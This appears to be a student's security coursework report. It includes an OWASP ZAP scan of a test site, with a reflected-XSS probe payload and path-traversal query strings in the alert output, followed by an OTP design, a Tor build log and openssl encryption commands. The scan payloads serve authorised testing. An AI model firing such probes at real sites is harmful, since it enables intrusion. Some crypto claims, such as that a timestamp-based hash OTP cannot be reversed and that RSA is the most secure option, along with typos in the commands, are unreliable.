1,517	14/10/18 4:06:58 AM	14/10/18 4:07:03 AM	GET	http://webscantest.com/angular?query=%5CWEB-IN...	200	OK	4.83 s	271 bytes	1,769 bytes
1,518	14/10/18 4:07:01 AM	14/10/18 4:07:04 AM	GET	http://webscantest.com/angular/angular1?query=%2F	200	OK	3.02 s	271 bytes	2,643 bytes
1,519	14/10/18 4:07:04 AM	14/10/18 4:07:05 AM	GET	http://webscantest.com/angular?query=thishouldno...	200	OK	955 ms	271 bytes	1,769 bytes
1,520	14/10/18 4:07:06 AM	14/10/18 4:07:07 AM	GET	http://webscantest.com/angular/angular1/index.ht...	200	OK	1.26 s	271 bytes	2,643 bytes
1,521	14/10/18 4:07:07 AM	14/10/18 4:07:08 AM	GET	http://webscantest.com/angular/angular1/index.ht...	200	OK	966 ms	271 bytes	2,643 bytes

The source code and alerts about potential attacks -



Untitled Session - 20181014-021250 - OWASP ZAP 2.7.0

```
GET:gonowhere
images
infodb
jsmenu
GET:login.php
POST:login.php(login,passwd,submit_login)
GET:osrun
osrun
GET:privacy.php
GET:react
react
rest
GET:robots.txt
GET:sitemap.xml
soap
GET:static
```

```
Set-Cookie: 1P_JAR=2018-10-13-21; expires=Mon, 12-Nov-2018 21:17:21 GMT; path=/; domain=.google.com
Set-Cookie: NID=141=XcYSiE2KxNRMRjHoRZCUxDlHDcv6lqW7EIuHR4P9CfdpbeufbHFI90boHQK_
TBgIe2gMfeowtKcu4m2cIUmTx7vqpHe1Z0jocY0Jyu4YCtcFysUAUwruQble1BMk8nBZ; expires=Sun, 14-Apr-2019 21:17:21 GMT;
path=/; domain=.google.com; HttpOnly
Alt-Svc: quic=":443"; ma=2592000; v="44,43,39,35"
Accept-Ranges: none
Vary: Accept-Encoding
```

```
google.time=function(){return(new Date).getTime()};(function(){google.lc=[];google.li=0;google.getEI=function(a)
{for(var b;a&&(!a.getAttribute||!(b=a.getAttribute("eid")));)a=a.parentNode;return b||google.kEI};google.getLEI=
function(a){for(var b=null;a&&(!a.getAttribute||!(b=a.getAttribute("leid")));)a=a.parentNode;return b};google.
https=function(){return"https:"==window.location.protocol};google.ml=function(){return null};google.log=function
(a,b,e,c,g){if(a=google.logUrl(a,b,e,c,g)){b=new Image;var d=google.lc,f=google.li;d[f]=b;b.onerror=b.onload=b.
onabort=function(){delete d[f]};google.vel&&google.vel.lu&&google.vel.lu(a);b.src=a;google.li=f+1}};google.
logUrl=function(a,b,e,c,g){var d="",f=google.ls||"";e||-1!=b.search("&ei=")||(d="&ei="+google.getEI(c),-1==b.
search("&lei=")&&(c=google.getLEI(c))&&(d+="&lei="+c));c="";!e&&google.cshid&&-1==b.search("&cshid=")&&"slh"!=a
&&(c="&cshid="+google.cshid);a=e||"/"+(g||"gen_204")+"?atyp=i&ct="+a+"&cad="+b+d+f+"&zx="+google.time()+c;/^http
```

```
Alerts (10)
  Cross Site Scripting (Reflected)
  Path Traversal (3)
  Remote File Inclusion
  Application Error Disclosure (4)
  X-Frame-Options Header Not Set (64)
  Cookie No HttpOnly Flag (5)
  Cross-Domain JavaScript Source File Inclusion (8)
  Password Autocomplete in Browser (2)
  Web Browser XSS Protection Not Enabled (117)
  X-Content-Type-Options Header Missing (108)
```

```
Cross Site Scripting (Reflected)
URL:        http://google.com?query=%22+onMouseOver%3D%22alert%281%29%3B
Risk:       High
Confidence: Medium
Parameter:  query
Attack:     " onMouseOver="alert(1);
Evidence:   " onMouseOver="alert(1);
CWE ID:     79
WASC ID:    8
Source:     Active (40012 - Cross Site Scripting (Reflected))
Description:
Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be
a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client.
The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.
Other Info:
```

ZAP File Edit View Analyse Report Tools Online Help
Sun 04:20
Standard Mode
Sites
Quick Start Request Response Break
Header: Text Body: Text
History Search Alerts Output Spider Active Scan
Alerts 3 2 5 0
Current Scans 0 0 1 0 0 0 0

2) The possible attacks are -

- **XSS attacks** can be made by modifying the source code of the websites. The javascript can be modified as **DOM injections** are possible. This can also lead to users being redirected to malicious websites.
- **Packet sniffing** can lead to **leak of sensitive information** such as login credentials, bank details in case of a transaction etc and misused by attackers.
- The **cookies** can be modified and gained access to. This can help attackers in **session stealing** and gaining access to services that the user is entitled to.

3) The steps taken to prevent misuse of the data is -

- The website should be made less vulnerable to XSS attacks by **input validation, output encoding** etc. This prevent modification in the DOM and Javascript of the webpage.
- Providing **proper encryption or one-way hashing for the packets** sent so that the sensitive information is not rendered in clear text for the attacker and it is difficult to break the encryption/ hash. **Two factor authentication** can also be used.

- The website should employ **session security** where the user cannot open more than one tabs at once and is logged out after a certain period of inactivity.

Part IV :

1) a)

- The OTP generation code is submitted as OTPgeneration.py.
    - No input needed.
    - The output is the OTP generated by the code.
- The OTP verification code is submitted as OTPverification.py.
    - The Input needed is the value of O'.
    - The output suggests whether the verification was successful or not.

To implement the function F -

- I used the method of **iterated hashing** to generate the OTP.
- The date and timestamp is used to create a hash.
- The hash value is saved in a text file.
- The create OTP function gives the 4 digit required OTP.
    - For iterated hashing, I run the loop 10 times.
    - The hash value is iterated over its characters and the sum of ascii values of all the characters is taken.
    - A new hash value is created by reversing the sum generated and providing it as input to SHA256
    - Each hash value is passed for the next iteration of the loop to find the sum and so on.
    - The value is returned for the 10th iteration and this is reversed to form the final OTP.

This method is used as it is a one-way function and it cannot be traced back to the original value unlike encryption-decryption.

b) The function F is secure as **hashing** is a **one-way function** which cannot be traced back to the original value and the method of iterating it 10 times makes it more secure than single hashing. The method of reversing it also adds to the security and the attacker finds it impossible to reverse the function. This is better compared to encryption-decryption and key-based cryptography as the key can be susceptible to being leaked to the attacker.


2) The client server chat program has been submitted along with the code. (Client.c, Server.c , Makefile and cert.perm).

- Socket Programming is implemented.
- The client sends messages to the server which can be displayed on the client side as well as the server side.
- SSL is implemented and the server certificate is implemented (cert.pem).
- Multiple clients can be connected to the server at the same time.
- The messages sent and received are also encrypted.

To run the code -
- make
- For each server and client sockets, write ./server and ./client on a new terminal.

3) I cloned the git repository of the source code, compiled it and installed it through the terminal. I used the following commands -


- Sudo apt-get install git build-essential automake libevent-dev libssl-dev
- git clone https://git.torproject.org/tor.git
- cd tor
- ./autogen.sh
- ./configure --disable-asciidoc && make && make install



dewangee@LAPTOP-2LQO3G32: /mnt/c/Users/Shyam Agrawal/Desktop/tor

```
dewangee@LAPTOP-2LQO3G32:/mnt/c/Users/Shyam Agrawal/Desktop/tor$ tor
Oct 14 21:54:52.029 [notice] Tor 0.3.5.2-alpha-dev (git-67351f672450d5f1) running on Linux with Libevent 2.1.8-stable, OpenSSL 1.1.0g, Z
lib 1.2.11, Liblzma N/A, and Libzstd N/A.
Oct 14 21:54:52.030 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://www.torproject.org/download/downloa
d#warning
Oct 14 21:54:52.030 [notice] This version is not a stable Tor release. Expect more bugs than usual.
Oct 14 21:54:52.030 [notice] Configuration file "/usr/local/etc/tor/torrc" not present, using reasonable defaults.
Oct 14 21:54:52.035 [notice] Opening Socks listener on 127.0.0.1:9050
Oct 14 21:54:52.035 [notice] Opened Socks listener on 127.0.0.1:9050
Oct 14 21:54:52.000 [notice] Parsing GEOIP IPv4 file /usr/local/share/tor/geoip.
Oct 14 21:54:52.000 [notice] Parsing GEOIP IPv6 file /usr/local/share/tor/geoip6.
Oct 14 21:54:52.000 [notice] Bootstrapped 0%: Starting
Oct 14 21:54:52.000 [notice] Starting with guard context "default"
Oct 14 21:54:52.000 [warn] Socks version 67 not recognized. (This port is not an HTTP proxy; did you want to use HTTPTunnelPort?)
Oct 14 21:54:53.000 [notice] Bootstrapped 10%: Finishing handshake with directory server
Oct 14 21:54:53.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Oct 14 21:54:53.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Oct 14 21:54:55.000 [notice] Bootstrapped 100%: Done
```

I also configured the proxy settings of the browser to allow tor.



New Tab
Congratulations. This browser is
https://check.torproject.org
This page is also available in the following languages: English
Go

Congratulations. This browser is configured to use Tor.

Your IP address appears to be: **185.104.120.7**

However, it does not appear to be Tor Browser.
Click here to go to the download page

The browser was then configured to run Tor. The IP address was 186.104.120.7.
I then installed the tor extension on chrome.



Do not use TOR for the following addresses (comma separated)

```
i.e. <local>, foobar.com, *foobar.com, *.foobar.com,
*foobar.com:99, https://x.*.y.com:99
```

Connected to 127.0.0.1:9050

4) The input file (large_file.txt), encrypted file, and decrypted files along with are submitted for each of the following.

SPEED - RC4 > AES > RSA

- Stream cipher RC4 - This takes minimum time to encrypt and decrypt the file as key generated is small and needs to be a hex digit.
  - Encryption-
    - openssl rc4 -in large_file.txt -out encrypt.rc4 -k 0104060805
  - Decryption -
    - openssl r64 -in encrypt.rc4 -out decrypt.txt -k 0104060805

- Symmetric Cipher AES-256 - AES is an symmetric block cipher and it encrypts large files in minimal time due to less time in key generation.
  - Encryption-
    - openssl aes-256-cbc -a -salt -in large_file.txt -out encrypted.txt.enc
  - Decryption -
    - openssl aes-256-cbc -d -a -in encrypted.txt.enc -out decrypted.txt.new

- With RSA - This is the slowest of the above algorithms because it is asymmetric and key generation for both the public and private keys for encryption and decryption takes much more time compared to the other algorithms. This makes it the most secure encryption.
  - Generating private key -
    - openssl genrsa -aes256 -out private.pem 8192
  - Generating public key -
    - openssl rsa -in private.pem -pubout -out public.pem
  - Generating certificate
    - openssl req -x509 -new -days 100000 -key private.pem -out certificate.pem
  - Encryption-
    - openssl smime -encrypt -aes-256-cbc -in large_file.txt -out encrypted.txt -outform DER certificate.pem
  - Decryption-
    - openssl smime -decrypt -in encrypted.txt -inform DER -out decrypted.txt -inkey private.pem -passin pass:password